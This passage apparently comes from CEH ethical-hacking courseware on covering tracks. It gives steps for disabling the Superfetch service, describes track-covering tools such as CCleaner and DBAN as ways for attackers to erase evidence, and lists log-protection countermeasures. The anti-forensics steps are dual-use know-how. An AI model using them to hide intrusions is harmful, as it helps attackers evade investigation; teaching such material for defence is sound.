Attackers can disable the Prefetch feature by implementing the following steps:

- Press **Windows + R** keys to open the **Run** dialog box
- Type **services.msc** and press **Enter** or click **OK**
- Search for the **Superfetch** service and double-click it to open **Superfetch Properties (Local Computer)**
- From the drop-down options in **Startup type**, select the **Disabled** option
- Click **OK**


Services
File
Action
View
Help
Services (Local)
Services (Local)
Superfetch
Stop the service
Restart the service
Extended
Standard
General
Log On
Recovery
Dependencies
Start
Stop
Pause
Resume
OK
Cancel
Apply

Description:
Maintains and improves system performance over time.

Name	Description	Status	Startup Type
Storage Tiers Management	Optimizes t...		Manual
Superfetch	Maintains a...	Running	Automatic


Superfetch Properties (Local Computer)

Service name: SysMain
Display name: Superfetch
Description: Maintains and improves system performance over time.
Path to executable:
C:\WINDOWS\system32\svchost.exe -k LocalSystemNetworkRestricted -p
Startup type: Automatic
Automatic (Delayed Start)
Automatic
Manual
Disabled
Service status: Running
You can specify the start parameters that apply when you start the service from here.
Start parameters:

Figure 6.165: Screenshot of disabling the Superfetch service

Track-Covering Tools

CCleaner | CCleaner cleans traces of temporary files, log files, registry files, memory dumps, and your **online activities** such as your Internet history



Analysis Complete - (86.904 secs)

Details of files to be deleted (Note: No files have been deleted yet)

Microsoft Edge - Internet Cache	245,734 KB	2,763 files
Microsoft Edge - Internet History	0 KB	3 files
Microsoft Edge - Cookies	Skipped	
Microsoft Edge - Download History	0 KB	1 files
Internet Explorer - Temporary Internet Files	3,408 KB	121 files
Internet Explorer - Cookies	Skipped	
Windows Explorer - Thumbnail Cache	1,025 KB	18 files
System - Temporary Files	464,963 KB	1,184 files
System - Windows Log Files	76,417 KB	52 files
Windows - MS Search	1,024 KB	1 files

https://www.ccleaner.com

DBAN
https://dban.org

Privacy Eraser
https://www.cybertronsoft.com

Wipe
https://privacyroot.com

BleachBit
https://www.bleachbit.org

ClearProg
http://www.clearprog.de


Track-Covering Tools

Track-covering tools help the attacker to clean up all the tracks of computer and Internet activities on the target computer. Track-covering tools free cache space, delete cookies, clear Internet history and shared temporary files, delete logs, and discard junk.

- **CCleaner**

  Source: *https://www.ccleaner.com*

  CCleaner is a system optimization, privacy, and cleaning tool. It allows attackers to remove unused files and cleans traces of Internet browsing details from the target PC. With this tool, an attacker can very easily erase his/her tracks.


CCleaner - Professional Edition
CCleaner Professional
TRIAL VERSION (14 days remaining)
Windows 10 Enterprise 64-bit
Intel Core i5-4590 CPU @ 3.30GHz, 2.0GB RAM, VMware SVGA 3D
Easy Clean
Custom Clean
Registry
Tools
Options
Upgrade
Windows
Applications
100%
Analyze
Run Cleaner
Check for updates

Windows Explorer
- ☐ Recent Documents
- ☑ Run (in Start Menu)
- ☐ Other Explorer MRUs
- ☑ Thumbnail Cache
- ☑ Taskbar Jump Lists
- ☐ Network Passwords

System
- ☑ Empty Recycle Bin
- ☑ Temporary Files
- ☑ Clipboard
- ☑ Memory Dumps
- ☑ Chkdsk File Fragments
- ☑ Windows Log Files
- ☐ Windows Error Reporting
- ☐ DNS Cache
- ☐ Start Menu Shortcuts
- ☐ Desktop Shortcuts

Advanced
- ☐ Windows Event Logs
- ☐ Old Prefetch data
- ☐ Menu Order Cache
- ☐ Tray Notifications Cache
- ☐ Window Size/Location Cache
- ☐ Environment Path
- ☐ User Assist History
- ☐ Custom Files and Folders
- ☐ Wipe Free Space

Analysis Complete - (86.904 secs)
803 MB to be removed. (Approximate size)


Details of files to be deleted (Note: No files have been deleted yet)

Microsoft Edge - Internet Cache	245,734 KB	2,765 files
Microsoft Edge - Internet History	0 KB	3 files
Microsoft Edge - Cookies	Skipped	
Microsoft Edge - Download History	0 KB	1 files
Internet Explorer - Temporary Internet Files	3,606 KB	121 files
Internet Explorer - Cookies	Skipped	
Windows Explorer - Thumbnail Cache	1,025 KB	10 files
System - Temporary Files	494,963 KB	1,184 files
System - Windows Log Files	76,417 KB	52 files
Windows - MS Search	1,024 KB	1 files

Figure 6.166: Screenshot of CCleaner

Some examples of track-covering tools are listed as follows:

- DBAN (*https://dban.org*)
- Privacy Eraser (*https://www.cybertronsoft.com*)
- Wipe (*https://privacyroot.com*)
- BleachBit (*https://www.bleachbit.org*)
- ClearProg (*http://www.clearprog.de*)




Defending against Covering Tracks

1. Activate **logging functionality** on all critical systems
2. Conduct a **periodic audit** on IT systems to ensure logging functionality is in accordance with the security policy
3. Ensure new events **do not overwrite** old entries in the log files when the storage limit is exceeded
4. Configure appropriate and **minimal permissions** necessary to read and write log files
5. Maintain a separate logging server on the **DMZ** to **store logs** from critical servers
6. Regularly update and **patch operating systems**, applications, and firmware
7. Close all **unused open ports** and services
8. **Encrypt the log files** stored on the system, so that altering them is not possible without an appropriate decryption key
9. Set log files to **"append only"** mode to prevent unauthorized deletion of log entries
10. Periodically backup the log files to **unalterable media**

Defending against Covering Tracks

The various countermeasures against covering tracks are listed as follows:

- Activate logging functionality on all critical systems
- Conduct a periodic audit on IT systems to ensure logging functionality is in accordance with the security policy
- Ensure new events do not overwrite old entries in the log files when the storage limit is exceeded
- Configure appropriate and minimal permissions necessary to read and write log files stored on critical systems
- Maintain a separate logging server on the DMZ, so that all the critical servers, such as the DNS server, mail server, web server, etc., forward and store their logs on that server
- Regularly update and patch OSs, applications, and firmware
- Close all unused open ports and services
- Encrypt the log files stored on the system, so that altering them is not possible without an appropriate decryption key
- Set log files to "append only" mode to prevent unauthorized deletion of log entries
- Periodically back up the log files to unalterable media



Module Summary

- ☐ In this module, we have discussed the following:
  - ➢ CEH hacking methodology along with various phases involved in system hacking such as gaining access, escalating privileges, maintaining access, and covering tracks
  - ➢ Various techniques and tools attackers employ to gain access to the target system
  - ➢ Various tools and techniques attackers use to escalate their privileges
  - ➢ Various techniques such as the execution of malicious applications (Keyloggers, spywares, rootkit, etc.), NTFS stream manipulation, steganography, and steganalysis that attackers use to maintain remote access to the target system and steal critical information
  - ➢ Various techniques attackers employ to erase all evidence of compromise from the target system
  - ➢ Various countermeasures that should be employed to protect the system from hacking attempts, along with various software protection tools
- ☐ In the next module, we will discuss in detail about various malware threats

Module Summary

In this module, we discussed in detail the CEH hacking methodology along with the various phases involved in system hacking, such as gaining access, escalating privileges, maintaining access, and covering tracks. We also discussed the different techniques and tools attackers employ to gain access to a target system. This module also discussed various tools and techniques attackers use to escalate their privileges. It explained various techniques, such as the execution of malicious applications (keyloggers, spyware, rootkits, etc.), NTFS stream manipulation, steganography, and steganalysis, which attackers use to maintain remote access to a target system and steal critical information. It also elaborated on the various techniques used by attackers to erase all evidence of compromise from a target system. Furthermore, the various countermeasures that should be employed to prevent system hacking attempts, along with various software protection tools, were discussed.

In the next module, we will discuss in detail the various malware threats.